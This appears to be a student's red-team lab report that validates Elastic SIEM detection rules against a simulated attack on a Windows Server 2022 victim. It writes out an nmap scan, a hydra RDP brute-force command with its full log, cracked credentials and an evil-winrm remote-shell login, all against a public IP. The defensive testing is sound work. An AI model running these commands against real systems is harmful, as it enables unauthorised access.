

# **Project 5: Red Team Automation Suite with Detection Bypass Techniques**

## **Final Project Report**

**Submitted To:** Ms. Ritika Sharma, Program Supervisor

**Prepared By:** Ojas Gaur

**Submission Date:** 24-07-2025

### **1. Executive Summary**

This project involved the design and execution of a fully automated red team attack simulation targeting a Windows Server 2022 system, with integrated telemetry and detection validation using Elastic Stack. The objective was to replicate real-world adversarial behavior—including network reconnaissance, brute-force credential attacks, remote shell access, and stealthy post-compromise activities—while evaluating the effectiveness of endpoint and network-based detection mechanisms.

The attack was initiated from a Kali Linux-based red team system and executed using tools such as nmap, hydra, and evil-winrm. These tools were scripted to simulate MITRE ATT&CK techniques such as service scanning (T1046), credential brute forcing (T1110.001), and remote access via Windows Remote Management (T1021.006). The victim machine was monitored using Elastic Agent, with Sysmon, Suricata, Winlogbeat, and custom detection rules deployed via the ELK stack.

Detection rules were validated across multiple attack phases, and alerts were generated in real time. These included failed and successful NTLM-based logon attempts, endpoint behavior anomalies, and network scan detections. The SIEM successfully captured reconnaissance activity, brute-force attempts, and behavioral anomalies resulting from shell execution.

The simulation concluded with confirmed post-exploitation access using valid credentials obtained through brute-force, followed by a fully interactive PowerShell session. Alerts generated during and after the attack demonstrated the effectiveness of the detection stack.


## 2. Lab Environment Setup

The lab infrastructure was designed to replicate a realistic adversarial simulation environment with comprehensive telemetry collection and detection coverage. It consisted of two primary systems: a Windows Server 2022 machine serving as the victim, and a Kali Linux machine acting as the attacker. Both were logically segmented and instrumented to enable full-spectrum red team operations and blue team visibility.

### 2.1 Victim System – Windows Server 2022

The Windows system was configured as a standard enterprise endpoint, with core services exposed for remote access and lateral movement simulation. The following agents and sensors were installed and successfully enrolled into the centralized Elastic Stack:

- **Elastic Agent:** Installed and enrolled into Fleet using the Fleet Server Policy, confirming secure communication and health status.
- **Sysmon:** Installed for granular process-level telemetry, including parent-child process lineage and command-line arguments.
- **Winlogbeat:** Enabled to forward Windows event logs such as logon events (event codes 4624 and 4625).
- **Suricata:** Deployed locally to monitor and forward packet-level data and generate alerts for suspicious network behavior.
- **Policy Modules Activated:**
  - windows-1: OS telemetry and log forwarding
  - suricata-1: Network-based intrusion detection
  - network\_traffic-1: Full packet flow monitoring
- system-1, fleet\_server-1: Core health and heartbeat telemetry.



## 2.2 Attacker System – Kali Linux

The Kali machine was equipped with tools for automation and offensive scripting. It served as the red team execution platform and included:

- **Nmap:** For network and service reconnaissance
- **Hydra:** For password brute-forcing over RDP
- **Evil-WinRM:** For post-compromise remote PowerShell access
- **Supporting tools:** Bash, Python, and shell scripting environments

All attack traffic was routed externally toward the Windows victim, with detection enforced at both host and network levels via ELK.

## 2.3 ELK Stack and SIEM Setup

A centralized Elastic Stack (ELK) instance was used to collect, correlate, and visualize telemetry across endpoints and network sources. Components included:

- **Elasticsearch:** Log indexing and rule execution
- **Kibana:** SIEM dashboard, rule configuration, and alert triage
- **Fleet Server:** Agent management and policy enforcement
- **Detection Rules:** Prebuilt and custom rules enabled for credential attacks, lateral movement, and reconnaissance


### 3. SIEM Rule Preparation and Readiness

A critical component of this simulation was validating whether the Security Information and Event Management (SIEM) system—powered by the Elastic Stack—could reliably detect and classify red team activities in real time. This required configuring and enabling a set of detection rules, both custom and built-in, aligned with the techniques used during the attack chain.

#### 3.1 Detection Rule Deployment

Before executing any attacks, eight detection rules were preloaded into the Elastic Security Detection Engine. These included rules for monitoring authentication failures, NTLM-based lateral movement, malware behavior, and network scanning activities. The rules were reviewed for scope, enabled, and deployed successfully.

Each rule included a descriptive name, severity level, risk score, and detection logic written in Kibana Query Language (KQL), targeting logs collected by Winlogbeat, Packetbeat, Suricata, and Endpoint Security modules.




Displays the full list of detection rules in Kibana. All rules are shown as enabled, with last response: succeeded, indicating successful deployment and no runtime errors. Rules span severities from *low* (e.g., reconnaissance) to *high* (e.g., failed login and endpoint compromise).

#### 3.2 Baseline Alert Visibility

Following rule deployment, the SIEM environment was monitored to establish a baseline of alert volume and severity. The Elastic Security dashboard showed the following:

- **Total Alerts Generated:** 192
- **High Severity Alerts:** 149
- **Low Severity Alerts:** 43
- **Primary Affected Host:** victim (77.6% of all alerts)

The alert breakdown aligned precisely with the red team phases that were executed. Alerts were dominated by failed authentication attempts, followed by potential network scan activity and malware behavior detections.




## 4. Detection Rule Details

This section details each of the key detection rules deployed and triggered during the attack simulation. Each rule is mapped to relevant MITRE ATT&CK techniques and supported by evidence captured in Kibana. The logic, severity, and operational scope of each rule were carefully aligned with the red team actions executed in this project.

### 4.1 Failed Login

- **Rule Name:** Failed Login
- **Severity:** High
- **Risk Score:** 73

- **Log Source:** winlogbeat-\*
- **Detection Logic (KQL):**  
`event.code: 4625 AND`  
`winlog.event_data.LogonProcessName: "NtLmSsp" AND`  
`winlog.event_data.LogonType: "3"`
- **Purpose:**  
 Detects NTLM-based failed network logon attempts over SMB or RDP. This rule is highly effective in identifying brute-force attempts targeting enterprise accounts.
- **MITRE Mapping:**  
 T1110.001 – Brute Force: Password Guessing



## 4.2 NTLM Network Logon Suspicious

- **Rule Name:** NTLM Network Logon Suspicious
- **Severity:** High
- **Risk Score:** 73
- **Log Source:** winlogbeat-\*
- **Detection Logic (KQL):**  
`event.code: 4624 AND`

winlog.event\_data.LogonType: "3" AND

winlog.event\_data.LogonProcessName: "NtLmSsp"


- **Purpose:**

Flags successful NTLM-based network logons. This is an indicator of lateral movement or reuse of compromised credentials post-initial access.

- **MITRE Mapping:**

T1078 – Valid Accounts

T1021.001 – Remote Services: SMB/Network Logon



### 4.3 Potential Network Scan Detected

- **Rule Name:** Potential Network Scan Detected

- **Severity:** Low

- **Risk Score:** 21

- **Log Source:** logs-network\_traffic-\*, packetbeat-\*


- **Detection Logic (KQL):**

event.action: network\_flow AND

destination.port:\* AND

source.ip: (10.0.0.0/8 OR 172.16.0.0/12 OR 192.168.0.0/16)

- **Purpose:**  
Identifies lateral network scans by flagging traffic from internal IP ranges hitting multiple destination ports.
- **MITRE Mapping:**  
T1046 – Network Service Scanning




#### 4.4 Endpoint Security (Elastic Defend)

- **Rule Name:** Endpoint Security Alert (Elastic Defend)
- **Severity:** Medium (adaptive)
- **Risk Score:** Inherits from event source
- **Log Source:** logs-endpoint.alerts-\*
- **Detection Logic (KQL):**  
`event.kind: alert AND event.module: (endpoint AND NOT endgame)`
- **Purpose:**  
Monitors all alerts generated by Elastic Defend, including behavioral detections such as malicious child process spawning, injection patterns, and encoded command usage.
- **MITRE Mapping (Observed Behaviors):**
  - T1055 – Process Injection
  - T1027 – Obfuscated Files or Information



## ○ T1059 – Command and Scripting Interpreter

The screenshot shows the Elastic Security console interface. The left sidebar contains navigation links for Dashboards, Rules, Alerts, Attack discovery, Findings, Cases, Timelines, Intelligence, and Explore. The main content area displays the configuration for the 'Endpoint Security (Elastic Defend)' rule. The rule is created by elastic on Jul 24, 2025, at 07:02:30.321 and is currently disabled. The 'About' section explains that the rule generates a detection alert each time an Elastic Defend alert is received. The 'Definition' section shows the index pattern 'logs-endpoint.alerts-\*', the custom query 'event.kind:alert and event.module:(endpoint and not endgame)', the custom query language 'KQL', the rule type 'Query', and the related integrations 'Elastic Defend' (disabled). The 'Required fields' section lists 'event.kind' and 'event.module'. The 'Timeline template' is set to 'None'.



(malware trend breakdown)

## 5. Red Team Attack Chain Execution

This section outlines the simulated adversarial attack chain executed from the Kali-based red team system against the Windows Server 2022 victim. Each phase of the kill chain was scripted to emulate real-world TTPs (Tactics, Techniques, and Procedures), and telemetry was collected via Sysmon, Suricata, and Elastic Agent in real time.

### 5.1 Reconnaissance

- **Tool Used:** nmap
- **Command:**

```
nmap -Pn -sV 20.193.140.13
```

- **Action:**


A stealthy version scan (-sV) was performed against the victim's public IP to enumerate open ports and services. The scan revealed that **port 3389 (RDP)** was open, with 999 ports filtered.

- **Outcome:**

Reconnaissance completed successfully without triggering immediate firewall blocks. Detected later via network flow analysis rules in ELK.

- **MITRE Mapping:**

T1046 – Network Service Scanning



```
(root@kali)-[/var/www/html]
# nmap -Pn -sV 20.193.140.13

Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-23 19:26 EDT
Nmap scan report for 20.193.140.13
Host is up (0.055s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
3389/tcp  open  tcpwrapped

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.52 seconds

(root@kali)-[/var/www/html]
#
```

## 5.2 Credential Access – Brute Force

- **Tool Used:** hydra

- **Command:**

```
hydra -L users.txt -P passwords.txt rdp://20.193.140.13 -V
```

- **Action:**

A multi-user brute-force attack was launched against the RDP service using common usernames and passwords.

- **Result:**

Initial attempts failed, as shown in verbose hydra logs. Eventually, valid credentials were identified:

```
username: linux
```

```
password: Kali@1234567
```

- **Detection:**

Over 100 failed login attempts were logged and detected by the Failed Login rule. A successful NTLM-based network login was also flagged by NTLM Network Logon Suspicious.

- **MITRE Mapping:**

T1110.001 – Brute Force: Password Guessing

T1078 – Valid Accounts

```
(root@kali)~# hydra -l users.txt -P passwords.txt rdp://20.193.140.13 -v
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-07-23 19:29:24
[WARNING] rdp servers often don't like many connections, use -t 1 or -t 4 to reduce the number of parallel connections and -W 1 or -W 3 to wait between connection to allow the server to rec
[INFO] Reduced number of tasks to 4 (rdp does not like many parallel connections)
[WARNING] the rdp module is experimental. Please test, report - and if possible, fix.
[DATA] max 4 tasks per 1 server, overall 4 tasks, 25 login tries (1:5/p25), ~7 tries per task
[DATA] attacking rdp://20.193.140.13:3389/
[ATTEMPT] target 20.193.140.13 - login "Administrator" - pass "P@ssw0rd" - 1 of 25 [child 0] (0/0)
[ATTEMPT] target 20.193.140.13 - login "Administrator" - pass "Admin123" - 2 of 25 [child 1] (0/0)
[ATTEMPT] target 20.193.140.13 - login "Administrator" - pass "Welcome1" - 3 of 25 [child 2] (0/0)
[ATTEMPT] target 20.193.140.13 - login "Administrator" - pass "Splunk@12345" - 4 of 25 [child 3] (0/0)
[ATTEMPT] target 20.193.140.13 - login "Administrator" - pass "Kali@1234567" - 5 of 25 [child 1] (0/0)
[ERROR] freerdp: The connection failed to establish.
[RE-ATTEMPT] target 20.193.140.13 - login "admin" - pass "P@ssw0rd" - 5 of 25 [child 0] (0/0)
[ERROR] freerdp: The connection failed to establish.
[RE-ATTEMPT] target 20.193.140.13 - login "admin" - pass "Welcome1" - 5 of 25 [child 2] (0/0)
[RE-ATTEMPT] target 20.193.140.13 - login "admin" - pass "Splunk@12345" - 5 of 25 [child 3] (0/0)
[ERROR] freerdp: The connection failed to establish.
[ATTEMPT] target 20.193.140.13 - login "admin" - pass "P@ssw0rd" - 6 of 25 [child 0] (0/0)
[RE-ATTEMPT] target 20.193.140.13 - login "admin" - pass "Splunk@12345" - 6 of 25 [child 3] (0/0)
[ATTEMPT] target 20.193.140.13 - login "admin" - pass "Admin123" - 7 of 25 [child 2] (0/0)
[ATTEMPT] target 20.193.140.13 - login "admin" - pass "Welcome1" - 8 of 25 [child 3] (0/0)
[ERROR] freerdp: The connection failed to establish.
[RE-ATTEMPT] target 20.193.140.13 - login "admin" - pass "Kali@1234567" - 8 of 25 [child 1] (0/0)
[ATTEMPT] target 20.193.140.13 - login "admin" - pass "Splunk@12345" - 9 of 25 [child 0] (0/0)
[ATTEMPT] target 20.193.140.13 - login "admin" - pass "Kali@1234567" - 10 of 25 [child 1] (0/0)
[ERROR] freerdp: The connection failed to establish.
[RE-ATTEMPT] target 20.193.140.13 - login "ojas" - pass "Admin123" - 10 of 25 [child 2] (0/0)
[ATTEMPT] target 20.193.140.13 - login "ojas" - pass "P@ssw0rd" - 11 of 25 [child 3] (0/0)
[RE-ATTEMPT] target 20.193.140.13 - login "ojas" - pass "Admin123" - 13 of 25 [child 2] (0/0)
[ATTEMPT] target 20.193.140.13 - login "ojas" - pass "Splunk@12345" - 14 of 25 [child 3] (0/0)
[ERROR] freerdp: The connection failed to establish.
[RE-ATTEMPT] target 20.193.140.13 - login "ojas" - pass "Admin123" - 14 of 25 [child 2] (0/0)
[ATTEMPT] target 20.193.140.13 - login "ojas" - pass "Kali@1234567" - 15 of 25 [child 0] (0/0)
[ATTEMPT] target 20.193.140.13 - login "windows" - pass "P@ssw0rd" - 16 of 25 [child 1] (0/0)
[ERROR] freerdp: The connection failed to establish.
[RE-ATTEMPT] target 20.193.140.13 - login "windows" - pass "Admin123" - 16 of 25 [child 2] (0/0)
[ATTEMPT] target 20.193.140.13 - login "windows" - pass "Admin123" - 17 of 25 [child 3] (0/0)
[ERROR] freerdp: The connection failed to establish.
[RE-ATTEMPT] target 20.193.140.13 - login "windows" - pass "Admin123" - 17 of 25 [child 2] (0/0)
[ERROR] freerdp: The connection failed to establish.
[ATTEMPT] target 20.193.140.13 - login "windows" - pass "Welcome1" - 18 of 25 [child 2] (0/0)
[RE-ATTEMPT] target 20.193.140.13 - login "windows" - pass "P@ssw0rd" - 18 of 25 [child 1] (0/0)
[ATTEMPT] target 20.193.140.13 - login "windows" - pass "Splunk@12345" - 19 of 25 [child 0] (0/0)
[ERROR] freerdp: The connection failed to establish.
[RE-ATTEMPT] target 20.193.140.13 - login "windows" - pass "P@ssw0rd" - 19 of 25 [child 1] (0/0)
[ATTEMPT] target 20.193.140.13 - login "windows" - pass "Kali@1234567" - 20 of 25 [child 1] (0/0)
[ERROR] freerdp: The connection failed to establish.
[RE-ATTEMPT] target 20.193.140.13 - login "linux" - pass "Admin123" - 20 of 25 [child 3] (0/0)
[ATTEMPT] target 20.193.140.13 - login "linux" - pass "P@ssw0rd" - 21 of 25 [child 2] (0/0)
[ATTEMPT] target 20.193.140.13 - login "linux" - pass "Admin123" - 22 of 25 [child 3] (0/0)
[ERROR] freerdp: The connection failed to establish.
[RE-ATTEMPT] target 20.193.140.13 - login "linux" - pass "Splunk@12345" - 22 of 25 [child 0] (0/0)
[RE-ATTEMPT] target 20.193.140.13 - login "linux" - pass "Kali@1234567" - 22 of 25 [child 1] (0/0)
[ATTEMPT] target 20.193.140.13 - login "linux" - pass "Welcome1" - 23 of 25 [child 0] (0/0)
[ATTEMPT] target 20.193.140.13 - login "linux" - pass "Splunk@12345" - 24 of 25 [child 3] (0/0)
[ERROR] freerdp: The connection failed to establish.
[RE-ATTEMPT] target 20.193.140.13 - login "linux" - pass "Kali@1234567" - 24 of 25 [child 1] (0/0)
[RE-ATTEMPT] target 20.193.140.13 - login "linux" - pass "P@ssw0rd" - 24 of 25 [child 2] (0/0)
[ATTEMPT] target 20.193.140.13 - login "linux" - pass "Kali@1234567" - 25 of 25 [child 2] (0/0)
[ERROR] freerdp: The connection failed to establish.
[3389]rdp host: 20.193.140.13 login: linux password: Kali@1234567
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-07-23 19:29:36
```

## 5.3 Remote Shell Access

- **Tool Used:** Evil-WinRM
- **Command:**

evil-winrm -i 20.193.140.13 -u linux -p 'Kali@1234567'

- **Action:**  
Using the previously compromised credentials, the attacker established an authenticated **remote PowerShell session** via the WinRM protocol.
- **Outcome:**  
Successful login was achieved, and an interactive shell with user-level privileges was obtained on the victim system.
- **Detection:**  
Although Evil-WinRM activity was not captured by a dedicated rule, behavioral artifacts from the session (PowerShell spawning, encoded commands) were caught by Elastic Defend under Malware Prevention Alert.
- **MITRE Mapping:**  
T1021.006 – Remote Services: Windows Remote Management  
T1059 – Command and Scripting Interpreter



```
(kali@kali)-[~]
$ evil-winrm -i 20.193.140.13 -u linux -p 'Kali@1234567'

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\linux\Documents>
```

## 6. Detection Effectiveness and Coverage

This section analyzes how effectively the deployed detection mechanisms captured red team activities across each phase of the attack chain. Detection was validated through event generation, alert firing in Kibana, and rule coverage across Sysmon, Winlogbeat, Suricata, and Elastic Defend.

The table below summarizes detection coverage for each technique used, mapped to its MITRE ID, the tool employed, and whether the behavior was successfully detected:

### 6.1 Detection Summary Table

Phase	Technique Description	MITRE ID	Tool Used	Detection Source	Rule Triggered
Reconnaissance	Network Port Scanning	T1046	nmap	Suricata + Netflow	Potential Network Scan Detected
